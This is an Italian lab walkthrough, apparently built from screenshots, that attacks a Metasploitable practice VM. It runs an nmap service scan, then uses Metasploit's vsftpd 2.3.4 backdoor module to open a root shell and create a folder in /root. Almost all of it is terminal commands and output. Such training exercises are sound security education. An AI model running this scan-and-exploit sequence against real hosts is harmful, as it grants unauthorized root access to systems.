
Hacking con Metasploit


Verifica indirizzo IP macchina Metasploitable



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d0:01:23
          inet addr:192.168.1.149  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed0:123/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:171 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14215 (13.8 KB)  TX bytes:8174 (7.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:31013 (30.2 KB)  TX bytes:31013 (30.2 KB)
```

*Sessione di hacking sulla macchina Metasploitable, servizio **vsftpd***


Scanning



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-29 16:13 EDT
Nmap scan report for 192.168.1.149
Host is up (0.00050s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.84 seconds
```


Fase di sfruttamento dell’exploit

Ricerca exploit sulla msfconsole




```
       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

set LHOST eth0
msf6 > set LHOST eth0
LHOST ⇒ eth0
msf6 >
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Utilizzo ed esplorazione exploit con il comando “show options” per la configurazione di eventuali parametri necessari




```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Configurazione indirizzo macchina vittima RHOSTS e verifica




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Configurazione payload




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                       Disclosure Date  Rank    Check  Description
   -  ----                       ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact  .                normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.
```

Il payload necessario all’exploit non ha bisogno della configurazione di ulteriori parametri, dunque si può procedere all’attacco (eseguibile con comando exploit o run).
Successiva verifica della corretta esecuzione dell’exploit con comando ip a per verificare che l’ip corrisponda a quello della macchina Metasploitable.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.233:44405 → 192.168.1.149:6200) at 2024-08-29 16:26:40 -0400

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:d0:01:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.50.255 scope global eth0
    inet6 fe80::a00:27ff:fed0:123/64 scope link
       valid_lft forever preferred_lft forever
```

Creazione cartella test_metasploit in root/




```
mkdir  test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
pwd
/root
```

